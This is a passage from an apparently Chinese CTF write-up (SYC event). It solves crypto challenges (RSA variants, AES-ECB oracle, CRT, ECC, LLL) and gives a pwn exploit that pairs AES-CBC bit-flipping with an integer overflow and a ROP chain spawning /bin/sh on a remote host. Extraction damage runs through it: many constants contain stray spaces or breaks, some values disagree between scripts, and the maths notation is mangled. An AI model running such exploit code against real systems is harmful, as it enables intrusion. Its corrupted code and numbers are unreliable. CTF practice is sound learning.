0x9db757827029f6d0a0ac70c502ab948c28f31804dc8901c619fb9edd3a87ab39c2cb2306ad6ccf39bc1a9b645b02c5a3c945c1daa523bf9a68ee5b68e41e48f32b38865a9007c171964fb0a210a5b53b4c5d19ceed7685050deab3213ce767d7bff1469ea568a50584aa89efa906c52a5cc67d05fe0200e1b0adc9af5ef8150fe28c565eb18977ddc74591ac0f483ee41a02366d0a5efd5627f6e2e6887081263fc8288af96d5f253ce9edfde2aafa7ab3b1cb123da382e89ea829fd30347620d35774c111a8ebd53054e460f7c3c9d20def8f8bb43dc5a4cf0d0844b84478a4a3ab734d6437144792cebda0d8e0f6f628b700d96f55e1815e11fb2b83197205
e = 0x10001
q =
0x1621b7551fa5b9b70fbd739502f92df9cf2b17aa9c99795bd8e83484dc03276ae85fdf1aa8e572a7901618fa00d6c888e3f44f229d4295f13028c8eb6ae9f5649b3f8ca7a669093685d856910fba4229ef5096c0d4baa64dc46629ad5e998fd4e88f1c7ba37af5eeef7abd4357823fba049a8499594ff251c85e6a8f5b9567f9
p = n//q
d = gmpy2.invert(e,(p-1)*(q-1))
print(long_to_bytes(pow(c,d,n)))
```

nc

nc签到，连接后从1输到33，结果拼起来就是flag

exp

```
import hashlib
from pwn import *
from string import ascii_letters, digits
from itertools import product
table = ascii_letters + digits

class Solve():
    def __init__(self):
        self.sh = remote('127.0.0.1', 12321)

    def proof_of_work(self):
        # [+] sha256(XXXX+JaakUDSfxkW0xjzV) ==
4dbfdc61cb88f5bd08d87493ac62e5ab174780f5f019051f91df8b3c36564ed0
        # [+] Plz tell me XXXX:
        proof = self.sh.recvuntil(b'[+] Plz tell me XXXX:')
        tail = proof[16:32].decode()
```

```
        _hash = proof[37:101].decode()
        for i in product(table, repeat=4):
            head = ''.join(i)
            t = hashlib.sha256((head + tail).encode()).hexdigest()
            if t == _hash:
                self.sh.sendline(head.encode())
                break
    def interaction(self):
        flag = ''
        self.sh.recvuntil(b'[-]')
        for i in range(1,34):
            self.sh.sendline(str(i).encode()) #注意int不能直接encode()
            flag += self.sh.recvline().decode()[-2]
        print(flag)

    def solve(self):
        self.proof_of_work()
        self.interaction()
        self.sh.close()


if __name__ == '__main__':
    solution = Solve()
    solution.solve()
```

ECBpad

首先nc连接分析
欢迎界面：

```
Welcome to the AES_ECB Cryptography System
You can send your plaintext and get ciphertext
[+] ciphertext = plaintext + FLAG
Start?(yes/no)
[-]
```

输入yes开始，第一次输入空，判断flag长度

```
[-] yes
[-]
Your cipher:5029bc2896066b10550a6f24430bf54e8e78e37aba71f8ef2a9a37f88c82d553
```

可知长度范围为17-32

然后具体分析长度，发现输入1时结果长度不变，输入11时结果长度增加，显然`len(flag)=31`
开始攻击

exp

```
from pwn import *
from string import ascii_letters, digits
table = (ascii_letters + digits+"{_").encode()
len = 31
```

```
class Solve():
    def __init__(self):
        self.s = remote('127.0.0.1', 9521)

    def interaction(self):
        pad = 'F' * 33
        flag = '}'
        self.s.recvuntil(b'[-] ')
        for _ in range(30):
            for t in table:
                self.s.sendline(b'yes')
                self.s.recvuntil(b'[-] ')
                f = chr(t)+flag+pad
                self.s.sendline(f.encode())
                rv = self.s.recvline()
                self.s.recvuntil(b'[-] ')
                if rv[12:44]==rv[-33:-1] or rv[12:76]==rv[-65:-1]: #flag较长
                    flag = chr(t)+flag
                    break
        print(flag)

    def solve(self):
        self.interaction()
        self.s.close()


if __name__ == '__main__':
    solution = Solve()
    solution.solve()

"""
SYC{CRY9TOHACK_A_GREA7_W38S17E}
```

RnoCRT

中国剩余定理不互素，且无法被crt()兼容

```
import gmpy2, hashlib, itertools
from functools import reduce

def exgcd(a, b):
    if b==0: return 1, 0
    x, y = exgcd(b, a%b)
    return y, x - a//b*y

def uni(P, Q):
    r1, m1 = P
    r2, m2 = Q

    d = gmpy2.gcd(m1, m2)
    assert (r2-r1) % d == 0

    l, _ = exgcd(m1//d, m2//d)
    return (r1 + (r2-r1)//d*l*m1) % gmpy2.lcm(m1, m2), gmpy2.lcm(m1, m2)
```

```
def CRT(eq):
    return reduce(uni, eq)

if __name__ == "__main__":
    ms = [207867980504656835313307696396607264603,
24503621221257061098736643055496848932 5,
27083674482406953743864611061343969866 6,
31927577549542287547487862575259413302 3,
25426882343532987719944967071452871287 3,
21309360719641523236656448422984456844 4,
24692108536877349100318731377261570295 0]
    cs = [150031581047390726903711035932621949276,
212602023765348105987785954913233285 19, 144049733622518360270048059408969512643,
236920143187836025924037873968303507493, 997815042487904694591519355300318938 36,
692360165684834242949664101797879433 83, 206131883660580167174357342480979404 19]
    m, mod = CRT(zip(cs, ms))
    f = 0
    for i in itertools.count(0):
        flag = "SYC{" + hashlib.sha256(str(m + i*mod).encode()).hexdigest() +
"}"
        if flag[4:9]=="6a651":
            print(flag)
            break
```

LinkedListModular(Crypto&Re)

知识点：链表 + RSA e/phi不互素 + 异或

输入256长度的hex字符串，并每64字节一分割，创建一个链表，4个节点存每个hex字符串，后续会直接使用它来初始化大整型数字

比较数据也是一个链表

后续循环4次，每次去取一个node，进行RSA e/phi不互素加密，加密数据和crack需要的p、q、e、c会被初始化一个格式化字符串：p:0x%s q:0x%s e:%#x c:0x%s

然后进行循环xor一个key，最后输出到对应的cmpi.enc文件中

先xor回去获得对应的格式化字符串

solve1.py

```
# _*_ coding:utf-8 _*_
with open(r"attachment/output/cmp0.enc") as f:
    cmp0 = f.read()
cmp0 = eval("[" + cmp0 + "]")
# print(type(cmp0))
# print(cmp0)
with open(r"attachment/output/cmp1.enc") as f:
    cmp1 = f.read()
cmp1 = eval("[" + cmp1 + "]")

with open(r"attachment/output/cmp2.enc") as f:
    cmp2 = f.read()
cmp2 = eval("[" + cmp2 + "]")
```

```
with open(r"attachment/output/cmp3.enc") as f:
    cmp3 = f.read()
cmp3 = eval("[" + cmp3 + "]")


key = [73, 75, 110, 111, 119, 89, 111, 117, 76, 105, 107, 101, 67, 114, 121, 112,
116, 111]
cmp0 = bytes([cmp0[i] ^ key[i % 18] for i in range(len(cmp0))])
cmp1 = bytes([cmp1[i] ^ key[i % 18] for i in range(len(cmp1))])
cmp2 = bytes([cmp2[i] ^ key[i % 18] for i in range(len(cmp2))])
cmp3 = bytes([cmp3[i] ^ key[i % 18] for i in range(len(cmp3))])
print(cmp0.decode('utf-8'))
print(cmp1.decode('utf-8'))
print(cmp2.decode('utf-8'))
print(cmp3.decode('utf-8'))

"""
p:0xae1e96a501b0360bd9ca423f2d9366e7c01c56e2d02dd20effc4c2900e8bbd2cc53bb2a65b526
2e254418d706335708ebd713cf9fac04fb1209d666adc6ebb6fee8c97a8dde4c23d3704198f918de
46fe69a0d4d7878341c25118e7d1ac368753ce45f77b64580e0a89e300ac8f1be75d3a001df26bcf
daf82a479e14f6f25bfb
q:0xcfc337e9217545d01babb00c330747aed4e6d99df42892bffce38e9b5c8a89d0528a7daac8d0
075d72813669bc332688c9f6df2793b393580ac71f05db159e2dee3a6fd34ca2ba5ccae8428efefd
6ee5454b6751ca71c008468278d7fe911e8c292172fa77468e996d80f4661c24ccdcc76c655a9168
b0edeed165b2dd89501b e:0xd322
c:0x6f23dc633746ecd6f6b6c753556a969ded7f9033b7617d4497b3a3ac685b92063e42c5657a01
604ed084035637440889bd6865449021a15dfa33ed2d9531f50c41d452df7399554a35f4340993d6
4c9e1c7b54894d291b33ac95b39719093d788a1d218f54f00494990f8aff3d09e21edae2172cd8b4
2ae6f8abfdb05e5d9a6ff4b5092f60f8ce2a576e429a80bd15fc7073d75415c824fc450a9295128e
30804760179bc3213ade1121d615f7ebbf192f93dd25031de12e12e15ae189db525ddbdfb2f54f09
8c0a027b6b1277c22108dfd2699f7946ce51f1c73a78721896bd8baa3b7fa4dfc063ab212eb06845
31f372f2edc7b1f7baa3353b55cc7500b95ff
p:0x7a7b8ee72d467eefe378502ca7804e0b55e0b68987dd7e8c03f7f7f717554183d2a0d99c7b33
e8e1a28be171b77f8974616ac49645d7d5cf6fe5f4dcbfd1d25c3ad75e1eb3e4038d55a29c7114e1
76fd34626c2a8e76021d079cdb85cc8016acab00047910dfa5cd0439a3cc13527557ea879c184454
a443711083a4f9d1d46b
q:0xc17c7a7fbc5469af413f79c07cc5b892cfbbaa00950b115e267e83e2669f3f6779c7302ecfc9
f8500e0e4185892e96d356d65b1d372432c5a3f297cfb8373fe9a090a3f8dadf6ef6f2ca5b5107454
ee6b1385d165bb4bb7776cbbccb8de1993a5ebb34ee365ff39b9ec9613121ba99d74759e0bf80726
805ce03ed7f1e49375f1 e:0x10ae
c:0x5be0df3bb2400ffd53f2d914eb79878231821a1dba5cc491a888c8fd553a905a7f1cea2750c39
ea48ab4175115591310c0f9d63e1aee9d2480780f3ce4f98c57114cd2901ea6f560e04a0a9cec157
dac3def734fa10ab54c27bf20211cf1f1f6f6afe5fc9ef5c9af864f054a5e61c48c6e6dc087cc350
008d4232d08b0b5011923f1077ead75d54a792aa8a51a0b37bfa3faef0b9380cff209c7bf3a20fbb
b087caf177b83c9bf03e965bd7347dd18418f3e50aef29cc89fa594ccd31b6f63f397eeba71629fe
c2c8699148dfd6be32deb965776900814bb4fe6dbefe2379468e0e317a870795ba04ab2e306fe5340
700c415048eff5909a2453752845572a0931
```

```
p:0xa2562b53b1ff8b9635122c92612d8b6ea43ac0e40115c03befc0fb1bdefcda35a77f1cf23e5f
dfa51ee864dac707524584cf4243cade36ea0b2ce14d9337d796f85b730483e7b6e342d44a36a1bc
4052125b4eaef3724af9cfb8cab719d9efc54df851042408c2f69c1e5f46f00f067f7fa5cf7a3cb2
27879cbdefac7eab6cd3
q:0xfeec12d4602e4895f53715d7e5a7583ee93c490794800aadae13c7c9d720a5fd976b6b9ac5ef6
5570f9e9d9b6d0b0b39f1372ea819bc14cc10a0a23a7f22f60c1a4fc536ebc4997bb873db9d8cb34
f58fec2a05dc766cb865e09aa6c1a059713ccb1b31a9c986ecd4f45dc53c95e32ae6d370ee3566da
a8b5f5bf6fe5fa20cd0f e:0xc051
c:0xa798cb067b716ae1382d2070efb8bdb71050b88d9503a68fe5e851999071e4ee9f72c88b3975
de09e8f436566d75f90e6388fddb3497b1e8f8f6bf8ad13cd35040d6b5b3f2e3ba3b1dddf148008 4
0b0bfb08f25b5546cd5a34025e8eaaf289478c5f1b91229a31c980f773deb90cc0752da82aa17585
bb616fc0b4f0749003a36f11acbdd4e85f7b092ee3864835c1063afccdbf3b585855a03e904cbc9c
7fe9d86011a1237e396e4e2c72deec76829de7e67282cda86abd348bb98aac5ea83f3735c70a29f4
5cff6b4b76b03f12c4ea936368d13ba15a87da416a91be05ebaa0e67e1070e5d7a15f178c42ff05b
ab0e3de009f00b8e4cecf950f7250427e12
p:0xb06c6c2ac320c555cc4bc5bc89976436582de33d77788ed0eb1e5b726e242c2890ede50d918d
3b7cab74141519e43761f515590279fb4fa8674a94d0985aedfa4b54580307416aa1888015e12e25
36350ffa418203161b5fb2438035160327e21f4015d4b7393d90fff50f8d5be3da08abefac23898a
55dc60a24470c8fe76eb
q:0xadabc61519e9642517eb5c2a4a416f34c62a2c1ea6ec4c1d0d4686a95c31dcabba2c13fa8217
e14fc541857b846d88027a1f7cfee9aba0757c3a92ab579086586c0e52b8184de0c69ae674b03434
2b0db40955fbffdc84ee875b9b84f7d2bf32836f03c304b34fea2ea03731af95d9156b91a16ff933
8fe8a9fce24525b65509 e:0xd2c2
c:0x11861752a8ca58b777300efbc8ed05ea54d0c326cbfb573a0bd21fe5a20191b03f07be7aea9a
c192adbe48726a0a03ccc838375d7c4fcd0b8814578fad47ea0407281bbb205960c6453fff81584c
e334a23960c6321c720da7b190281c6d46b55e3bab0493d8ff6cf3855a2a6039c259f955e2cbdfb9
dcabc813ad82c5333d535950e28cfb2aa556c32700f64c2b63058cf33fe6c40677a93d8c80a0f9db
60da1ce90182ed0aa6ed33a2a9288dc9ff19ed9bffb59991bddf282b38a59ded27f71c4e5e0190e5
244d916556c033bb2a184c87cf1923fb87902fa9dbb5ad5f927249bedfa4b47e5a379297926e3216
a808b93ea2c7bf014c0b7ae29eacf595a43e
"""
```

solve2.py

```
# _*_ coding:utf-8 _*_
import gmpy2
from Crypto.Util.number import *
import hashlib


input_str = ""


# 当e约去公约数后与phi互素
def decrypt(p, q, e, c):
    global input_str
    n = p * q
    phi = (p - 1) * (q - 1)
    t = gmpy2.gcd(e, phi)
    d = gmpy2.invert(e // t, phi)
    m = pow(c, d, n)
    # print(m)
    msg = gmpy2.iroot(m, t)
    print(msg)
    if msg[1]:
```

```
        dec = long_to_bytes(msg[0]).hex()
        input_str += dec


p =
0xAE1E96A501B0360BD9CA423F2D9366E7C01C56E2D02DD20EFFC4C290E8BBD2CC53BB2A65B5262E
254418D706335708EBD713CF9FAC04FB1209D666ADC6EBB6FEE8C97A8DDE4C23D3704198F918DE46
FE69A0D4D7878341C25118E7D1AC368753CE45F77B64580E0A89E300AC8F1BE75D3A001DF26BCFDA
F82A479E14F6F25BFB
q =
0xCFC337E9217545D01BABB00C330747AED4E6D99DF42892BFFCE38E9B5C8A89D0528A7DAAC8D007
5D72813669BC332688C9F6DF2793B393580AC71F05DB159E2DEE3A6FD34CA2BA5CCAE8428EFEFD6E
E5454B6751CA71C008468278D7FE911E8C292172FA77468E996D80F4661C24CCDCC76C655A9168B0
EDEED165B2DD89501B
e = 0xD322
c =
0x6F23DC633746ECD6F6B6C753556A969DED7F9033B7617D4497B3A3AC685B92063E42C5657A0160
4ED084035637440889BD6865449021A15DFA33ED2D9531F50C41D452DF7399554A35F4340993D64C
9E1C7B54894D291B33AC95B39719093D788A1D218F54F00494990F8AFF3D09E21EDAE2172CD8B42A
E6F8ABFDB05E5D9A6FF4B5092F60F8CE2A576E429A80BD15FC7073D75415C824FC450A9295128E30
804760179BC3213ADE1121D615F7EBBF192F93DD25031DE12E12E15AE189DB525DDBDFB2F54F098C
0A027B6B1277C22108DFD2699F7946CE51F1C73A78721896BD8BAA3B7FA4DFC063AB212EB0684531
F372F2EDC7B1F7BAA3353B55CC750B95FF
decrypt(p, q, e, c)
p =
0x7A7B8EE72D467EEFE378502CA7804E0B55E0B68987DD7E8C03F7F7F717554183D2A0D99C7B33E8
E1A28BE171B77F8974616AC49645D7D5CF6FE5F4DCBFD1D25C3AD75E1EB3E4038D55A29C7114E176
FD34626C2A8E76021D079CDB85CC8016ACAB00047910DFA5CD0439A3CC13527557EA879C184454A4
43711083A4F9D1D46B
q =
0xC17C7A7FBC5469AF413F79C07CC5B892CFBBAA00950B115E267E83E2669F3F6779C7302ECFC9F8
50E0E4185892E96D356D65B1D372432C5A3F297CFB8373FE9A090A3F8DADF6EF6F2CA5B5107454EE
6B1385D165BB4BB7776CBBCCB8DE1993A5EBB34EE365FF39B9EC9613121BA99D74759E0BF8072680
5CE03ED7F1E49375F1
e = 0x10AE
c =
0x5BE0DF3BB240FFD53F2D914EB79878231821A1DBA5CC491A888C8FD553A905A7F1CEA2750C39EA
48AB4175115591310C0F9D63E1AEE9D2480780F3CE4F98C57114CD2901EA6F560E04A0A9CEC157DA
C3DEF734FA10AB54C27BF20211CF1F1F6F6AFE5FC9EF5C9AF864F054A5E61C48C6E6DC087CC35000
8D4232D08B0B5011923F1077EAD75D54A792AA8A51A0B37BFA3FAEF0B9380CFF209C7BF3A20FBBB0
87CAF177B83C9BF03E965BD7347DD18418F3E50AEF29CC89FA594CCD31B6F63F397EEBA71629FEC2
C8699148DFD6BE32DEB96577690814BB4FE6DBEFE2379468E0E317A870795BA04AB2E306FE534070
0C415048EFF5909A2453752845572A0931
decrypt(p, q, e, c)
p =
0xA2562B53B1FF8B9635122C92612D8B6EA43AC0E40115C03BEFC0FB1BDEFCDA35A77F1CF23E5FDF
A51EE864DAC707524584CF4243CADE36EA0B2CE14D9337D796F85B730483E7B6E342D44A36A1BC40
52125B4EAEF3724AF9CFB8CAB719D9EFC54DF851042408C2F69C1E5F46F00F067F7FA5CF7A3CB227
879CBDEFAC7EAB6CD3
q =
0xFEEC12D4602E4895F53715D7E5A7583EE93C49079480AADAE13C7C9D720A5FD976B6B9AC5EF655
70F9E9D9B6D0B0B39F1372EA819BC14CC10A0A23A7F22F60C1A4FC536EBC4997BB873DB9D8CB34F5
8FEC2A05DC766CB865E09AA6C1A059713CCB1B31A9C986ECD4F45DC53C95E32AE6D370EE3566DAA8
B5F5BF6FE5FA20CD0F
e = 0xC051
```

```
c =
0xA798CB067B716AE1382D2070EFB8BDB71050B88D9503A68FE5E851999071E4EE9F72C88B3975DE
09E8F436566D75F90E6388FDDB3497B1E8F8F6BF8AD13CD35040D6B5B3F2E3BA3B1DDDF14800840B
0BFB08F25B5546CD5A34025E8EAAF289478C5F1B91229A31C980F773DEB90CC0752DA82AA17585BB
616FC0B4F0749003A36F11ACBDD4E85F7B092EE3864835C1063AFCCDBF3B585855A03E904CBC9C7F
E9D86011A1237E396E4E2C72DEEC76829DE7E67282CDA86ABD348BB98AAC5EA83F3735C70A29F45C
FF6B4B76B03F12C4EA936368D13BA15A87DA416A91BE05EBAA0E67E1070E5D7A15F178C42FF05BAB
0E3DE009F00B8E4CECF950F7250427E12
decrypt(p, q, e, c)
p =
0xB06C6C2AC320C555CC4BC5BC89976436582DE33D77788ED0EB1E5B726E242C2890EDE50D918D3B
7CAB74141519E43761F515590279FB4FA8674A94D0985AEDFA4B54580307416AA1888015E12E2536
350FFA418203161B5FB2438035160327E21F4015D4B7393D90FFF50F8D5BE3DA08ABEFAC23898A55
DC60A24470C8FE76EB
q =
0xADABC61519E9642517EB5C2A4A416F34C62A2C1EA6EC4C1D0D4686A95C31DCABBA2C13FA8217E1
4FC541857B846D88027A1F7CFEE9ABA0757C3A92AB579086586C0E52B8184DE0C69AE674B034342B
0DB40955FBFFDC84EE875B9B84F7D2BF32836F03C304B34FEA2EA03731AF95D9156B91A16FF9338F
E8A9FCE24525B65509
e = 0xD2C2
c =
0x11861752A8CA58B777300EFBC8ED05EA54D0C326CBFB573A0BD21FE5A20191B03F07BE7AEA9AC1
92ADBE48726A0A03CCC838375D7C4FCD0B8814578FAD47EA0407281BBB205960C6453FFF81584CE3
34A23960C6321C720DA7B190281C6D46B55E3BAB0493D8FF6CF3855A2A6039C259F955E2CBDFB9DC
ABC813AD82C5333D535950E28CFB2AA556C32700F64C2B63058CF33FE6C40677A93D8C80A0F9DB60
DA1CE90182ED0AA6ED33A2A9288DC9FF19ED9BFFB59991BDDF282B38A59DED27F71C4E5E0190E524
4D916556C033BB2A184C87CF1923FB87902FA9DBB5AD5F927249BEDFA4B47E5A379297926E3216A8
08B93EA2C7BF014C0B7AE29EACF595A43E
decrypt(p, q, e, c)


print(input_str)
print("flag{" + hashlib.md5(input_str.encode("utf-8")).hexdigest() + "}")  #
flag{d3f06717efc6c0daf454ffeac9764687}
```

ecc

```
from Crypto.Util.number import getPrime
from secret import flag

p = getPrime(256)
a = getPrime(256)
b = getPrime(256)
E = EllipticCurve(GF(p),[a,b])
m = E.random_point()
G = E.random_point()
k = getPrime(256)
K = k * G
r = getPrime(256)
c1 = m + r * K
c2 = r * G

cipher_left = bytes_to_long(flag[:len(flag)//2]) * m[0]
```

```
cipher_right = bytes_to_long(flag[len(flag)//2:]) * m[1]

print(f"p = {p}")
print(f"a = {a}")
print(f"b = {b}")
print(f"k = {k}")
print(f"E = {E}")
print(f"c1 = {c1}")
print(f"c2 = {c2}")
print(f"cipher_left = {cipher_left}")
print(f"cipher_right = {cipher_right}")
'''
p =
93202687891394085633786409619308940289806301885603002539703165565954917915237
a =
93822086754590882682502837744000915992590989006575416134628106376590825652793
b =
80546187587527518012258369984400999843218609481640396827119274116524742672463
k =
58946963503925758614502522844777257459612909354227999110879446485128547020161
E = Elliptic Curve defined by y^2 = x^3 +
61939886319679704871642812469197570278468712097241359492494081063590773755 6*x +
80546187587527518012258369984400999843218609481640396827119274116524742672463
over Finite Field of size
93202687891394085633786409619308940289806301885603002539703165565954917915237
c1 =
(40485287784577105052142632380297282223290388901294496494726004092953216846111 :
81688798450940847410572480357702533480504451191937977796524024895095113351 69 :
1)
c2 =
(51588540344302003527882762117190244240363885481651104291377049503085003152858 :
77333747801859674540077067783932976850711668089918703995609977466893496793359 :
1)
cipher_left =
34210996654599605871773958201517275601830496965429751344560373676881990711573
cipher_right =
62166121351090454316858010748966403510891793374784456622783974987056684617905
'''
```

$c1 = m+r*k*G$

$c2 = r*G$

$m = c1 - k * c2$

```
from Crypto.Util.number import *

p =
93202687891394085633786409619308940289806301885603002539703165565954917915237
a =
93822086754590882682502837744000915992590989006575416134628106376590825652793
b =
80546187587527518012258369984400999843218609481640396827119274116524742672463
k =
58946963503925758614502522844777257459612909354227999110879446485128547020161
E = EllipticCurve(GF(p),[a,b])
```

```
c1 =
E(404852877845771050521426323802972822329038890129449649472600409295321684611
,816887984509408474105724803577025334805044511919379777796524024895095113351 69)
c2 =
E(515885403443020035278827621171902442403638854816511042913770495030850031528 58 ,
773337478018596745400770677839329768507116680899187039956099774668934967933 59)
cipher_left =
342109966545996058717739582015172756018304969654297513445603736767688199071 1573
cipher_right =
621661213510904543168580107489664035108917933747844566227839749870566846179 05
m = c1 - k * c2
left = cipher_left//m[0]
right = cipher_right//m[1]
print(long_to_bytes(int(left))+long_to_bytes(int(right)))
```

ezRSA

```
from Crypto.Util.number import *
from secret import flag
m = bytes_to_long(flag)
assert m.bit_length()<500
p = getPrime(512)
q = getPrime(512)
n = p*q
e = 3
c = pow(m, e, n)
bits = 150
m = (m >> bits) << bits
h = (2024*m-2023) % n
print('n =',n)
print('c =',c)
print('h =',h)

'''
n =
9877609800289147712099267569615532892708632252630797633798800660643613533600447 2363084175941067711391936982491358233723506086793155908108571814951698009309071 2445714041168177677493084349916950755176829794388378520053964919071800205415102 10086588426719828012276157990720969176680296088209573781988504138607511
c =
9379399412697943604731810117788765980709097637865795846842608472521416662350816 9952615995669998964115083743528996597051713079165913511578613935061013489725448 4369622163157118809452431075904614274304691907557735082152374619242419238668858 392219796946144637184330993488001967050261087684061021349116320138596 5
h =
1115186481794163514386038245603600414967068484946163088660578170872956753245289 1325430931982989522266176000953332667355107216386 5
'''
```

small_roots() 得m高位
再来一个
$(mhigh + y)^3 - c$
sage 运行

```
from Crypto.Util.number import *
n =
98776098002891477120992675696155328927086322526307976337988006606436135336004472
36308417594106771139193698249135823372350608679315590810857181495169800930907124
45714041168177677493084349916950755176829794388378520053964919071800205415102100
86588426719828012276157990720969176680296088209573781988504138607511
c =
93793994126979436047318101177887659807090976378657958468426084725214166623508169
95261599566999896411508374352899659705171307916591351157861393506101348972544843
69622163157118809452431075904614274304691907557735082152374619242419238668858392
21979694614463718433099348800196705026108768406102134911632013859 65
h =
11151864817941635143860382456036004149670684849461630886605781708729567532452891
32543093198298952226617600095333266735510721638 65
PR.<x> = PolynomialRing(Zmod(n))
f = 2024*x - h - 2023
f = f.monic()
roots = f.small_roots()
if roots:
    mhigh = roots[0]
    print(mhigh)
PR.<y> = PolynomialRing(Zmod(n))
f = (mhigh + y)^3 - c
f = f.monic()
roots = f.small_roots()
if roots:
    m = mhigh + roots[0]
    print(m)

print(long_to_bytes(int(m)))
```

b'SYC{crypto_is_very_interesting_why_dont_you_join_us}'

LLL

```
from Crypto.Util.number import *

flag = b'******'
m = bytes_to_long(flag)

assert m.bit_length() == 327
p = getPrime(1024)
a = getPrime(1024)
c = getPrime(400)

b = (a*m + c) % p

print(f'a = {a}')
print(f'b = {b}')
print(f'p = {p}')

'''
```

```
a =
169790849804323540946197204708402762862586197604183102589270741859708550301920348112941305999764092197996929298474590062625556806793613268527763774013772685954699561684244945434843656515307801882995934869499880288594142919381501796488815033294127591623260894764750214588993456840404443515671353802614450411717
b =
879857088315232389809489381654149843183794599260027985044359645382034438779885998886158102312151188281383068955720628331079889651515223914602168376919279602498745118188781343993631470080425622229102347399406975538525402656176034829950912031050401874604856735793821712601972917837488867659293761791518040620851
p =
131724494512065658801039766546788821718063963144467818735768040631367069153816254855229655449559099188694403260044990366292026916085340250077198735215774149087025577263769846650728593180101073940507285459917860726551385227481715873503612683249433020201729190862430476054822102865441136763977415824331858801617
'''
```

$b-a*m +kp = c$

$$(1\quad m\quad k)\begin{bmatrix}1&0&b\0&1&-a\0&0&p\end{bmatrix}=\begin{pmatrix}1&m&c\end{pmatrix}$$

$||\mathbf{v}||=\sqrt{1+|m|^{2+|c|}2}\approx2^{401}>|p|{1/3}=2^{341}$

补个2^{200}

```
from Crypto.Util.number import *
a =
169790849804323540946197204708402762862586197604183102589270741859708550301920348112941305999764092197996929298474590062625556806793613268527763774013772685954699561684244945434843656515307801882995934869499880288594142919381501796488815033294127591623260894764750214588993456840404443515671353802614450411717
b =
879857088315232389809489381654149843183794599260027985044359645382034438779885998886158102312151188281383068955720628331079889651515223914602168376919279602498745118188781343993631470080425622229102347399406975538525402656176034829950912031050401874604856735793821712601972917837488867659293761791518040620851
p =
131724494512065658801039766546788821718063963144467818735768040631367069153816254855229655449559099188694403260044990366292026916085340250077198735215774149087025577263769846650728593180101073940507285459917860726551385227481715873503612683249433020201729190862430476054822102865441136763977415824331858801617
Ge = Matrix(ZZ,[[1,0,b],[0,1,-a],[0,0,p]])
D = diagonal_matrix(ZZ,[2^200,1,1])
Ge = Ge*D
_,m,_ = Ge.LLL()[0]
print(long_to_bytes(abs(m)))
```

b'SYC{1e989433efffd767589e989ad0f091075c06}'

WhoIsAdmin(Crypto&Pwn)

先通过AES-CBC翻转攻击，构造authcode让admin_login_state为1

然后再整数溢出加钱，然后strcpy栈溢出打64位ret2syscall

```
```

```
# _*_ coding:utf-8 _*_
from pwn import *
from Crypto.Util.number import *
import base64

file_path = "./whoisadmin-docker/bin/whoisadmin"  # 要pwn的文件路径
context.binary = file_path
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]


def debug(p):
    gdb.attach(p)
    pause()


elf = ELF(file_path)
# libc = ELF("/lib/ld-linux-aarch64.so.1")

if sys.argv[1] == "l":
    p = process(file_path)
elif sys.argv[1] == "r":
    p = remote("nc1.ctfplus.cn", 48430)  # ip port
elif sys.argv[1] == "runarm":
    p = process(["qemu-arm", "-L", "/usr/arm-linux-gnueabihf", file_path])
elif sys.argv[1] == "debugarm":
    p = process(["qemu-arm", "-g", "1244", "-L", "/usr/arm-linux-gnueabihf",
file_path])
else:
    print("program args error")
    exit(0)

"""
puts("0. Exit");
puts("1. Create a new normal account.");
puts("2. Create a new admin account.");
puts("3. Show your money.");
puts("4. Increase the maximum number of accounts");
puts("5. Display the maximum number of accounts.");
puts("6. Buy the hole system.");
puts("7. Login.");
puts("8. Change the system name.");
"""


def strxor(a1, a2):
    return bytes([b1 ^ b2 for b1, b2 in zip(a1, a2)])


def exit_system():
    p.sendlineafter(b"> ", b"0")


def create_new_normal_count():
    p.sendlineafter(b"> ", b"1")
```

```
    p.recvuntil(b"Your account authcode: ")
    authcode = p.recvline().strip()
    return authcode


def show_money():
    p.sendlineafter(b"> ", b"3")
    print(p.recvline())


def buy_max_accountLimit():
    p.sendlineafter(b"> ", b"4")
    # printf("are you human? (check**17 mod 281443 == 222876)\n");
    rsa_p = 431
    rsa_q = 653
    n = rsa_q * rsa_p
    phi = (rsa_p - 1) * (rsa_q - 1)
    e = 17
    d = inverse(e, phi)
    c = 0x3669C
    m = pow(c, d, n)
    print("Check == {}".format(m))
    p.sendlineafter(
        b"Tell me when check is equal to how much, (check**17 mod 281443 ==
222876) is satisfied???",
        str(m),
    )
    p.sendlineafter(b"How many accounts do you want to add?\n", b"-5000")


def show_max_accountLimit():
    p.sendlineafter(b"> ", b"5")
    print(p.recvline())


def buy_system():
    p.sendlineafter(b"> ", b"6")
    print(p.recvline())


def try_to_login(authcode):
    p.sendlineafter(b"> ", b"7")
    p.sendlineafter(b"Please Input your account authcode: \n", authcode)
    print(p.recvline())


def change_system_name(payload):
    p.sendlineafter(b"> ", b"8")
    p.sendlineafter(b"Please input the new system name: ", payload)


# 整数溢出加钱买系统
show_money()
buy_max_accountLimit()
show_money()
```

```
show_max_accountLimit()
buy_system()

# 创建普通账户，并用普通账户返回的authcode，利用cbc翻转攻击，翻转成admin账户
authcode = create_new_normal_count().decode("utf-8")
print("Old authcode: {}".format(authcode))
myiv = bytes.fromhex(authcode)[:16]  # 前16字节是IV(对应公式中的A)
encdata = bytes.fromhex(authcode)[16:]  # 后面是加密数据
# 下面两行就是A^C^C'
myiv = strxor(myiv, b"BinaryCryptoYYDS")
myiv = strxor(myiv, b"AdminAdminAdminA")
# 得到更改后的authcode
authcode = myiv.hex() + encdata.hex()
print("New authcode: {}".format(authcode))
try_to_login(authcode)


# syscall
syscall = 0x0000000000401527
# 0x0000000000402db3 : pop rdi ; ret
pop_rdi_ret = 0x0000000000402DB3
# 0x0000000000402db1 : pop rsi ; pop r15 ; ret
pop_rsi_pop_r15_ret = 0x0000000000402DB1
# 0x0000000000401538: pop rdx; ret;
pop_rdx_ret = 0x0000000000401538
# 0x000000000040153C: pop rax; ret;
pop_rax_ret = 0x000000000040153C

AccountSystemNameAddr = 0x00000000004052F0

payload = b"/bin/sh\x00" + b"A" * (0x20 - 8) + b"B" * 8
payload += p64(pop_rax_ret) + p64(59)
payload += p64(pop_rdi_ret) + p64(AccountSystemNameAddr)
payload += p64(pop_rsi_pop_r15_ret) + p64(0) + p64(0)
payload += p64(pop_rdx_ret) + p64(0)
payload += p64(syscall)
change_system_name(payload)

p.interactive()
```

jwt_pickle

题目给了源码，所以这题实际上不是很难

看源码

```
import base64
import hashlib
import random
import string
from flask import Flask,request,render_template,redirect
import jwt
import pickle
```

```
app = Flask(__name__,static_folder="static",template_folder="templates")

privateKey=open("./private.pem","rb").read()
publicKey=open("./public.pem","rb").read()
characters = string.ascii_letters + string.digits + string.punctuation
